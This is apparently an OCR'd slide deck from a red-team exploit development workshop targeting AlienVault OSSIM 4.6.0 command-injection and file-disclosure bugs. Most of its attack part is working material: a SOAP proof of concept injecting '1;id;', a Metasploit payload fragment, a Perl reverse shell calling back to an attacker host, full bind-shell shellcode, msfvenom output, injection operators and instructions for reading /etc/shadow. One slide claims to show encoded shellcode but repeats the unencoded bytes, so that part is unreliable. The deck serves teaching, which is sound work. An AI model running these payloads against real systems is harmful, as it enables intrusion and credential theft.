Exploit Development


James Fitts

Hello

- Sr. Red Team Engineer
- Black Hat Instructor
- Spoke at numerous government agencies
- I have some certifications, primarily DoD 8570
- Worked in both the Public and Private sectors
  - Penetration Testing, Vulnerability Research, Reverse Engineering, Forensics, Capabilities Development
- Contributed to Metasploit and a bunch of other open source projects

A Quick Quiz

- Given the information below, what's the vulnerability?





```
eax=000004b8 ebx=053c7640 ecx=0161d310 edx=00004141 esi=00000000 edi=000005dc
eip=01a83fd3 esp=0161d1c4 ebp=0161d2ec iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
WS7_V2_MPI!MPI_V2_MPI_Auswerten_SZL_0111_0081$qpucspct3+0x2f553:
01a83fd3 e8c20f0700      call    WS7_V2_MPI!MPI_V2_SimaticManagerDLLFreigeben$
0:000> dc @esp L4
0161d1c4  000004b8 0161d310 00004141 00000000  ......a.AA......
```

A Quick Quiz: ZDI-17-112

- The vulnerability exists due to a user controlled length parameter
- We can feed the wsock32!recv function a length value larger than the size of the allocated stack buffer
- This will lead to a stack based buffer overflow resulting in remote code execution

```
int recv(
  _In_  SOCKET s,
  _Out_ char   *buf,
  _In_  int    len,
  _In_  int    flags
);
```



No memory corruption today…

- We're only working with ~3 hours today
- Not really enough time to talk about the stack, heap, exploit mitigations, fuzzing etc etc AND have time for labs.
- Memory corruption is only a piece of the exploit development puzzle
  - Typically, *one shot one kill* because you'll crash the process.
    - Unless you code in process continuation (this is not a trivial task)
  - Also, its been done to death in exploit development courses
- Web bugs are very reliable as they can (normally) be executed an infinite number of times
  - Yes, some memory corruption bugs work with processes that will auto-restart at a crash. We need to work with the time we have today.

What do I require from YOU

1. Please ask questions!
   - There are no dumb questions
2. Please be respectful of your peers
   - We are not as 31337 as you, so please give others the opportunity to learn
   - If you feel we are going to slow, feel free to hunt for the 0day that are on the VM :)
   - **If you are being to disrespectful to your peers, I will ask you to leave.**

What's our goal today?

- Today I'm going to teach you how FIND AND EXPLOIT the vulnerability
  - Too many exploit development courses (in my opinion) teach you how to exploit a vulnerability given a crash or a specific set of primitives

So… What are we doing today?

- We’re going to be looking at Alienvault OSSIM 4.6.0
- Alienvault is an Open Source Security Information and Event Management (SIEM) product that provides you with a feature-rich open source SIEM complete with event collection, normalization and correlation.
  - Yes, I ripped that straight from their website

So.. What are we doing today?

- There are a lot of vulnerabilities associated with this product/version
  - ZDI-14-295, ZDI-14-294, ZDI-14-273, ZDI-14-272, ZDI-14-271, ZDI-14-207
  - ZDI-14-206, ZDI-14-205, ZDI-14-203, ZDI-14-202, ZDI-14-201, ZDI-14-200
  - ZDI-14-199, ZDI-14-198, ZDI-14-197, ZDI-14-196
- There are even a couple of public exploits for this version
  - ZDI-14-199 (EDB:33805)
  - ZDI-14-202 (EDB:33865)
- This is only 2 exploits out of 16 different vulnerabilities!
- Lots of room for code coverage!
- Practice Practice Practice!

Why worry about code coverage?

- Whenever there is a public exploit for a vulnerability chances are high that there is an IDS/IPS signature for it
- It's always nice to have tricks in your bag for whatever situation you run into
- In today's example, if one method has a signature in emerging threat or snort (or insert product here) we can simply use another method
  - https://www.snort.org/rule_docs/1-31506
    - ZDI-14-199 (EDB:33805)
  - https://www.snort.org/rule_docs/1-31330
    - ZDI-14-202 (EDB:33865)

What bugs are we hunting today?

- Today, we're going to be hunting
  - ZDI-14-207 (CVE-2014-4153) get_file Information Disclosure
  - ZDI-14-203 (CVE-2014-3804) set_file Remote Code Execution
- Why these 2 bugs?
  - It's nice to have an information disclosure bug to help us enumerate the system for further exploitation
    - Shell isn't always the answer
    - In some cases, you can chain together bugs for deeper compromise!
      - CVE-2013-2097 (EDB:38505) Zpanel Remote Unauthenticated RCE
      - https://www.rapid7.com/db/modules/exploit/multi/http/zpanel_information_disclosure_rce
  - The Remote Code Execution (RCE) bug is because people like to pop shells in exploit development classes

First, some root cause analysis

- This is a requirement for exploit development
  - Especially when you're working in situations like this, where there are numerous vulnerabilities
  - A lot of times coding mistakes persist throughout the application, understanding the vulnerability that you know (nday) makes its easier to find vulnerabilities that you don't know (0day).
- Where there is one, there are many!

Root Cause Analysis: ZDI-14-199 (EDB:33805)

```
1278 sub get_log_line {
1279         my ( $funcion_llamada, $nombre, $uuid, $admin_ip, $hostname, $r_file, $number_lines )
1280         = @_;
1281
1282     verbose_log_file(
1283         "GET LOG LINE  : Received call from $uuid : ip source = $admin_ip, hostname = $hostname :($funcion_llamada,$r_file)"
1284     );
1285
1286     my @ret = ("$systemuuid");
1287
1288     if ( $r_file =~ /\.\./ ){
1289                         push(@ret,"File not auth");
1290                         return \@ret;
1291         }
1292
1293         if ( $number_lines <= 0) {
1294                         push(@ret,"Error in number lines");
1295                         return \@ret;
1296         }
1297
1298     if (( $r_file =~ /^\/var\/log\// ) or ( $r_file =~ /^\/var\/ossec\/alerts\// ) or ( $r_file =~ /^\/var\/ossec\/logs\// )){
1299                         if (! -f "$r_file" ){
1300                                 push(@ret,"File not found");
1301                                 return \@ret;
1302                         }
1303                         push(@ret,"ready");
1304
1305                         my $command = "tail -$number_lines $r_file";
1306                         #push(@ret,"$command");
1307                         #my @content = `tail -$number_lines $r_file`;
1308                         my @content = `$command`;
1309                         push(@ret,@content);
1310                         return \@ret;
1311         }
1312     else {
1313                 push(@ret,"path not auth");
1314                 return \@ret;
1315         }
1316 }
```

Root Cause Analysis - ZDI-14-199 (EDB:33805)

- The vulnerability is a command injection flaw via the **$number_lines** parameter

Root Cause Analysis - ZDI-14-202 (EDB:33865)

```
1582 sub update_system_info_debian_package() {
1583
1584     my ( $funcion_llamada, $nombre, $uuid, $admin_ip, $hostname, $debian_pkg )
1585         = @_;
1586     verbose_log_file(
1587         "GET UPDATE-INFO-DEBIAN-PACKAGE : Received call from $uuid : ip source = $admin_ip, hostname = $hostname:($funcion_llamada,$nombre)"
1588     );
1589
1590     if ($debian_pkg =~  /[;`\$\<\>\|]/) {
1591         console_log_file("Not allowed debian package: $debian_pkg in update_system_info_debian_package\n");
1592         my @ret = ("Error");
1593         return \@ret;
1594     }
1595
1596     verbose_log_file("-> update debian package info in progress");
1597     my $content = `/usr/bin/aptitude changelog $debian_pkg `;
1598     my @ret = ( "$content", "$systemuuid" );
1599
1600     return \@ret;
1601
1602 }
```

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- The vulnerability is another command injection flaw. This time via the **$debian_pkg** parameter
- There is some simple filtering in place, but it is incomplete
  - ;`$<>|
  - This does happen often, the analyst will create a signature for the exploit and not the vulnerability
  - Very common mistake amongst new IDS/IPS signature writers
    - If you're interested for further reading
      - https://www.slideshare.net/CiscoDevNet/introduction-to-snort-rule-writing
  - This is why Root Cause Analysis (RCA) is important, not only for an exploit developer but as an IDS/IPS analyst
- To bypass this Juan used &&

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- Let’s take a second to talk about common command injection operators
  - **A ; B** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- Let’s take a second to talk about common command injection operators
  - **A ; B** => **Run A and then B, regardless of the success of A**
  - **A && B** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- Let’s take a second to talk about common command injection operators
  - **A ; B** => **Run A and then B, regardless of the success of A**
  - **A && B** => **Run B if A succeeded**
  - **A || B** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- Let’s take a second to talk about common command injection operators
  - **A ; B** => **Run A and then B, regardless of the success of A**
  - **A && B** => **Run B if A succeeded**
  - **A || B** => **Run B if A failed**
  - **A &** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- Let’s take a second to talk about common command injection operators
  - **A ; B** => **Run A and then B, regardless of the success of A**
  - **A && B** => **Run B if A succeeded**
  - **A || B** => **Run B if A failed**
  - **A &** => **Run A in the background**

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- A bit more on command injection operators
  - **`command`** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- A bit more on command injection operators
  - **`command`** => **executes the command**
  - **$(command)** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- A bit more on command injection operators
  - **`command`** => **executes the command**
  - **$(command)** => **executes the command**
  - **| command** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- A bit more on command injection operators
  - **`command`** => **executes the command**
  - **$(command)** => **executes the command**
  - **| command** => **executes command and returns output**
  - **> target file** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- A bit more on command injection operators
  - **`command`** => **executes the command**
  - **$(command)** => **executes the command**
  - **| command** => **executes command and returns output**
  - **> target file** => **redirection, but overwrite**
  - **>> target file** =>

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- A bit more on command injection operators
  - **`command`** => **executes the command**
  - **$(command)** => **executes the command**
  - **| command** => **executes command and returns output**
  - **> target file** => **redirection, but overwrite**
  - **>> target file** => **redirection, but append**

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- Now onto the payload

```
113     if method == "update_system_info_debian_package"
114       args[4] = m.add_element("c-gensym11", {'xsi:type' => 'xsd:string'})
115       perl_payload  = "system(decode_base64"
116       perl_payload += "(\"#{Rex::Text.encode_base64(payload.encoded)}\"))"
117       args[4].text  = "#{rand_text_alpha(4 + rand(4))}"
118       args[4].text += " && perl -MMIME::Base64 -e '#{perl_payload}'"
119     end
```

- This is a typical technique when dealing with command injection
- Convert the payload to base64 then execute it (lines 115/116/118)
- This helps to avoid bad characters that would be filtered by the application

Root Cause Analysis - ZDI-14-202 (EDB:33865)

- Let's look at the payload without being converted to base64

```
1 "perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){
2   if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}
3   $c=new IO::Socket::INET#{ver}PeerAddr,
4   \"#{lhost}:#{datastore['LPORT']}\");
5   STDIN->fdopen($c,r);$~->fdopen($c,w);
6   while(<>){if($_=~ /(.*)/){system $1;}};'"
```

- Do you see a problem here?
- Remember our filter from before? ;`$<>|
- Not only the filter, but much of this would break our SOAP request

A small tangent

- Let’s take a second to talk about filters and encoders
- In our current example the filter is a relatively simple one. But what if we’re talking about memory corruption?

A small tangent

- To the right, we can see the shellcode for windows/shell_bind_tcp
- Notice the large amounts of null bytes (\x00)
- This would break many types of buffer overflow vulnerabilities
  - Primarily string concatenation via strcpy(), strncpy(), sprintf() to name a few

```
'Payload' =>
  "\xFC\xE8\x82\x00\x00\x00\x60\x89\xE5\x31\xC0\x64\x8B\x50\x30\x8B" +
  "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\xAC\x3C" +
  "\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF2\x52\x57\x8B\x52" +
  "\x10\x8B\x4A\x3C\x8B\x4C\x11\x78\xE3\x48\x01\xD1\x51\x8B\x59\x20" +
  "\x01\xD3\x8B\x49\x18\xE3\x3A\x49\x8B\x34\x8B\x01\xD6\x31\xFF\xAC" +
  "\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF6\x03\x7D\xF8\x3B\x7D\x24\x75" +
  "\xE4\x58\x8B\x58\x24\x01\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3" +
  "\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF" +
  "\xE0\x5F\x5F\x5A\x8B\x12\xEB\x8D\x5D\x68\x33\x32\x00\x00\x68\x77" +
  "\x73\x32\x5F\x54\x68\x4C\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00" +
  "\x29\xC4\x54\x50\x68\x29\x80\x6B\x00\xFF\xD5\x6A\x08\x59\x50\xE2" +
  "\xFD\x40\x50\x40\x50\x68\xEA\x0F\xDF\xE0\xFF\xD5\x97\x68\x02\x00" +
  "\x11\x5C\x89\xE6\x6A\x10\x56\x57\x68\xC2\xDB\x37\x67\xFF\xD5\x57" +
  "\x68\xB7\xE9\x38\xFF\xFF\xD5\x57\x68\x74\xEC\x3B\xE1\xFF\xD5\x57" +
  "\x97\x68\x75\x6E\x4D\x61\xFF\xD5\x68\x63\x6D\x64\x00\x89\xE3\x57" +
  "\x57\x57\x31\xF6\x6A\x12\x59\x56\xE2\xFD\x66\xC7\x44\x24\x3C\x01" +
  "\x01\x8D\x44\x24\x10\xC6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4E" +
  "\x56\x56\x53\x56\x68\x79\xCC\x3F\x86\xFF\xD5\x89\xE0\x4E\x56\x46" +
  "\xFF\x30\x68\x08\x87\x1D\x60\xFF\xD5\xBB\xE0\x1D\x2A\x0A\x68\xA6" +
  "\x95\xBD\x9D\xFF\xD5\x3C\x06\x7C\x0A\x80\xFB\xE0\x75\x05\xBB\x47" +
  "\x13\x72\x6F\x6A\x00\x53\xFF\xD5"
```

A small tangent

- Well, what do we do in these situations?
- This is why encoders like x86/shikata_ga_nai exist
- Let’s look at the payload after its been encoded

```
'Payload' =>
  "\xFC\xE8\x82\x00\x00\x00\x60\x89\xE5\x31\xC0\x64\x8B\x50\x30\x8B" +
  "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\xAC\x3C" +
  "\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF2\x52\x57\x8B\x52" +
  "\x10\x8B\x4A\x3C\x8B\x4C\x11\x78\xE3\x48\x01\xD1\x51\x8B\x59\x20" +
  "\x01\xD3\x8B\x49\x18\xE3\x3A\x49\x8B\x34\x8B\x01\xD6\x31\xFF\xAC" +
  "\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF6\x03\x7D\xF8\x3B\x7D\x24\x75" +
  "\xE4\x58\x8B\x58\x24\x01\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3" +
  "\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF" +
  "\xE0\x5F\x5F\x5A\x8B\x12\xEB\x8D\x5D\x68\x33\x32\x00\x00\x68\x77" +
  "\x73\x32\x5F\x54\x68\x4C\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00" +
  "\x29\xC4\x54\x50\x68\x29\x80\x6B\x00\xFF\xD5\x6A\x08\x59\x50\xE2" +
  "\xFD\x40\x50\x40\x50\x68\xEA\x0F\xDF\xE0\xFF\xD5\x97\x68\x02\x00" +
  "\x11\x5C\x89\xE6\x6A\x10\x56\x57\x68\xC2\xDB\x37\x67\xFF\xD5\x57" +
  "\x68\xB7\xE9\x38\xFF\xFF\xD5\x57\x68\x74\xEC\x3B\xE1\xFF\xD5\x57" +
  "\x97\x68\x75\x6E\x4D\x61\xFF\xD5\x68\x63\x6D\x64\x00\x89\xE3\x57" +
  "\x57\x57\x31\xF6\x6A\x12\x59\x56\xE2\xFD\x66\xC7\x44\x24\x3C\x01" +
  "\x01\x8D\x44\x24\x10\xC6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4E" +
  "\x56\x56\x53\x56\x68\x79\xCC\x3F\x86\xFF\xD5\x89\xE0\x4E\x56\x46" +
  "\xFF\x30\x68\x08\x87\x1D\x60\xFF\xD5\xBB\xE0\x1D\x2A\x0A\x68\xA6" +
  "\x95\xBD\x9D\xFF\xD5\x3C\x06\x7C\x0A\x80\xFB\xE0\x75\x05\xBB\x47" +
  "\x13\x72\x6F\x6A\x00\x53\xFF\xD5"
```

A small tangent

```
james@busticati:~/code/msf4$ ./msfvenom -p windows/shell_bind_tcp LPORT=4444 \
> -e x86/shikata_ga_nai \
> -f c \
> -a x86 \
> --platform windows
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
Final size of c file: 1516 bytes
unsigned char buf[] =
"\xd9\xee\xb8\x96\x91\x4e\x2f\xd9\x74\x24\xf4\x5d\x2b\xc9\xb1"
"\x53\x31\x45\x17\x03\x45\x17\x83\x53\x95\xac\xda\xa7\x7e\xb2"
"\x25\x57\x7f\xd3\xac\xb2\x4e\xd3\xcb\xb7\xe1\xe3\x98\x95\x0d"
"\x8f\xcd\x0d\x85\xfd\xd9\x22\x2e\x4b\x3c\x0d\xaf\xe0\x7c\x0c"
"\x33\xfb\x50\xee\x0a\x34\xa5\xef\x4b\x29\x44\xbd\x04\x25\xfb"
"\x51\x20\x73\xc0\xda\x7a\x95\x40\x3f\xca\x94\x61\xee\x40\xcf"
"\xa1\x11\x84\x7b\xe8\x09\xc9\x46\xa2\xa2\x39\x3c\x35\x62\x70"
"\xbd\x9a\x4b\xbc\x4c\xe2\x8c\x7b\xaf\x91\xe4\x7f\x52\xa2\x33"
"\xfd\x88\x27\xa7\xa5\x5b\x9f\x03\x57\x8f\x46\xc0\x5b\x64\x0c"
"\x8e\x7f\x7b\xc1\xa5\x84\xf0\xe4\x69\x0d\x42\xc3\xad\x55\x10"
"\x6a\xf4\x33\xf7\x93\xe6\x9b\xa8\x31\x6d\x31\xbc\x4b\x2c\x5e"
"\x71\x66\xce\x9e\x1d\xf1\xbd\xac\x82\xa9\x29\x9d\x4b\x74\xae"
"\xe2\x61\xc0\x20\x1d\x8a\x31\x69\xda\xde\x61\x01\xcb\x5e\xea"
"\xd1\xf4\x8a\x87\xd9\x53\x65\xba\x24\x23\xd5\x7a\x86\xcc\x3f"
"\x75\xf9\xed\x3f\x5f\x92\x86\xbd\x60\x8d\x0a\x4b\x86\xc7\xa2"
"\x1d\x10\x7f\x01\x7a\xa9\x18\x7a\xa8\x81\x8e\x33\xba\x16\xb1"
"\xc3\xe8\x30\x25\x48\xff\x84\x54\x4f\x2a\xad\x01\xd8\xa0\x3c"
"\x60\x78\xb4\x14\x12\x19\x27\xf3\xe2\x54\x54\xac\xb5\x31\xaa"
"\xa5\x53\xac\x95\x1f\x41\x2d\x43\x67\xc1\xea\xb0\x66\xc8\x7f"
"\x8c\x4c\xda\xb9\x0d\xc9\x8e\x15\x58\x87\x78\xd0\x32\x69\xd2"
"\x8a\xe9\x23\xb2\x4b\xc2\xf3\xc4\x53\x0f\x82\x28\xe5\xe6\xd3"
"\x57\xca\x6e\xd4\x20\x36\x0f\x1b\xfb\xf2\x3f\x56\xa1\x53\xa8"
"\x3f\x30\xe6\xb5\xbf\xef\x25\xc0\x43\x05\xd6\x37\x5b\x6c\xd3"
"\x7c\xdb\x9d\xa9\xed\x8e\xa1\x1e\x0d\x9b";
```

A small tangent

- Did you notice that there are no longer any null bytes?
- There are still string terminators like **\x0a\x0d\x20** but those can also be filtered out via the encoders
- How does this work? Well, simple answer it replaces opcodes for known commands. More complicated answer, too much for this workshop
- Let’s look at an example:

```
metasm > mov eax, 0
"\xb8\x00\x00\x00\x00"
```

```
metasm > xor eax, eax
"\x31\xc0"
```

Lab 1 - ZDI-14-207 - Identify the vulnerability

- Identify the vulnerability
  - AlienVault OSSIM av-centerd Util.pm get_file Information Disclosure Vulnerability
- Credentials for the VM
  - IP address
  - Username
  - Password
- How did you find it?

Lab 1 - ZDI-14-207 - Identify the vulnerability

```
1367 sub get_file {
1368     my ( $funcion_llamada, $nombre, $uuid, $admin_ip, $hostname, $r_file )
1369         = @_;
1370     my $file_content;
1371
1372     verbose_log_file(
1373         "GET FILE      : Received call from $uuid : ip source = $admin_ip, hostname = $hostname :($funcion_llamada,$nombre,$r_file)"
1374     );
1375
1376     if ($r_file =~  /[;`\$\<\>\|]/) {
1377         console_log_file("Not allowed r_file: $r_file in get_file\n");
1378         my @ret = ("Error");
1379         return \@ret;
1380     }
1381
1382     if ( !-f "$r_file" ) {
1383         #my @ret = ("Error");
1384         verbose_log_file("Error file $r_file not found!");
1385         # Return empty file if not exists
1386         my @ret = ( "", "d41d8cd98f00b204e9800998ecf8427e", "$systemuuid" );
1387         return \@ret;
1388     }
1389
1390     my $md5sum = `md5sum $r_file | awk {'print \$1'}` if ( -f "$r_file" );
1391
1392     if ( open( my $ifh, $r_file ) ) {
1393
1394         binmode($ifh);
1395         $file_content = do { local $/; <$ifh> };
1396         close($ifh);
1397
1398         my @ret = ( "$file_content", "$md5sum", "$systemuuid" );
1399         return \@ret;
1400
1401     }
1402     else {
1403         my @ret = ("Error");
1404         verbose_log_file("Error file $r_file not found!");
1405         return \@ret;
1406
1407     }
1408
1409 }
```

Lab 1 - ZDI-14-207 - Identify the vulnerability

- The vulnerability is in the **$r_file** parameter, specifically line 1390
- The **$r_file** parameter is being passed directly to the shell
  - *my $md5sum = `md5sum **$r_file** | awk {'print \$1'}` if (-f "**$r_file**");*
  - On line 1376 there is some filtering, but we're not utilizing any of those characters
- To exploit this we can feed it a file directly (I.E /etc/shadow)

Lab 1 - ZDI-14-207 - Identify the vulnerability

- Why can’t we perform any command injection?

Lab 1 - ZDI-14-207 - Identify the vulnerability

- Why can’t we perform any command injection?

```
1382    if ( !-f "$r_file" ) {
1383        #my @ret = ("Error");
1384        verbose_log_file("Error file $r_file not found!");
1385        # Return empty file if not exists
1386        my @ret = ( "", "d41d8cd98f00b204e9800998ecf8427e", "$systemuuid" );
1387        return \@ret;
1388    }
```

- Because of the above lines of code, the application checks to see if the value contained in **$r_file** is a valid file.

Exploiting the Vulnerability

- Now that we've identified the vulnerability, how do we exploit it?
- Let's look at the Exploit DB exploit for some clues (ZDI-14-199/EDB:33805)

```
#!perl -w

 use SOAP::Lite;

 # SSL is self-signed so we have to ignore verification.
 $ENV{PERL_LWP_SSL_VERIFY_HOSTNAME}=0;

 # We simply append the 'id' command to the number of log we want to
 # read.
 @soap_response = SOAP::Lite
   -> uri('AV/CC/Util')
   -> proxy('https://172.26.22.2:40007/av-centerd')
   -> get_log_line('All', '423d7bea-cfbc-f7ea-fe52-272ff7ede3d2' ,'172.26.22.1', 'test', '/var/log/auth.log', '1;id;')
   -> result;

 for (@{ $soap_response[0] }) {
  print "$_\n";
 }
```

Exploiting the Vulnerability

- Now lets look at the exploit with the function

```
@soap_response = SOAP::Lite
  -> uri('AV/CC/Util')
  -> proxy('https://172.26.22.2:40007/av-centerd')
  -> get_log_line('All', '423d7bea-cfbc-f7ea-fe52-272ff7ede3d2' ,'172.26.22.1', 'test', '/var/log/auth.log', '1;id;')
  -> result;
```

```
sub get_log_line {
        my ( $funcion_llamada, $nombre, $uuid, $admin_ip, $hostname, $r_file, $number_lines )
```

- We can see a few things from this
  - **$function_llamada** => **Spanish for $function_call**
  - **$nombre** => **Spanish for $name**
  - **$uuid**
  - **$admin_ip**
  - **$hostname**
  - **$r_file**
  - **$number_lines**

Exploiting the Vulnerability

- Lets fill in each parameter

$function_llamada	=>	**get_log_line**
$nombre	=>	**All**
$uuid	=>	**423d7bea-cfbc-f7ea-fe52-272ff7ede3d2**
$admin_ip	=>	**IP OF TARGET**
$hostname	=>	**HOSTNAME OF TARGET**
$r_file	=>	**POINT TO FILE MOST LIKELY ON THE SYSTEM**
$number_lines	=>	**1;id** <= EXPLOIT HERE

- Armed with this information, we can craft a SOAP request to exploit our vulnerability

Building the SOAP Request

- We have a couple options when building our SOAP request
  - We can use built-in SOAP libraries for various programming languages
  - We can craft the request by hand
    - This is what we're going to do. When in training/workshops I like to do things manually so that you can learn the fundamentals

- With the information on the previous slide, let's talk about how we can craft our SOAP request

Building the SOAP Request

- First things first, we need to make sure we have the SOAP Envelope element

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
```

- The Envelope element is the root element of the SOAP message. It defines the XML document as a SOAP message

Building the SOAP Request

- Next, we define the body of the SOAP Request. This is where you'll put your exploit

```
<soap:Body>
  <get_log_line xmlns="AV/CC/Util">
    <c-gensym3 xsi:type="xsd:string">ALL</c-gensym3>
    <c-gensym5 xsi:type="xsd:string">423d7bea-cfbc-f7ea-fe52-272ff7ede3d2</c-gensym5>
    <c-gensym7 xsi:type="xsd:string">192.168.1.245</c-gensym7>
    <c-gensym9 xsi:type="xsd:string">Alienvault</c-gensym9>
    <c-gensym11 xsi:type="xsd:string">/var/log/auth.log</c-gensym11>
    <c-gensym13 xsi:type="xsd:string">1;id;</c-gensym13>
  </get_log_line>
</soap:Body>
```

Building the SOAP Request

- Finally, you need to close out the SOAP Envelope with

```
</soap:Envelope>
```

- Lets look at the completed SOAP request

Building the SOAP Request

- The completed SOAP Request

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsd="http://www.w3.org/2001/XMLSchema/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance/"
soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
   <soap:Body>
      <get_log_line xmlns="AV/CC/Util">
         <c-gensym3 xsi:type="xsd:string">ALL</c-gensym3>
         <c-gensym5 xsi:type="xsd:string">423d7bea-cfbc-f7ea-fe52-272ff7ede3d2</c-gensym5>
         <c-gensym7 xsi:type="xsd:string">192.168.1.245</c-gensym7>
         <c-gensym9 xsi:type="xsd:string\">Alienvault</c-gensym9>
         <c-gensym11 xsi:type="xsd:string">/var/log/auth.log</c-gensym11>
         <c-gensym13 xsi:type="xsd:string">1;id;</c-gensym13>
      </get_log_line>
   </soap:Body>
</soap:Envelope>
```

Lab 2 - ZDI-14-207 - Exploit the vulnerability

- I’ve created a number of scripts to help you in crafting your exploit.
- Depending on your language of choice they can be found in:
  - ~/Exploit Development Workshop/ZDI-14-207/{Python|Ruby}/{1-6}.{rb|py}
- Try to work through the problem a step at a time and not just go straight for the final answer

Lab 3 - ZDI-14-203 – RCE!

- With the information you've learned today, put it all together and get a root shell!

Vulnerability Notes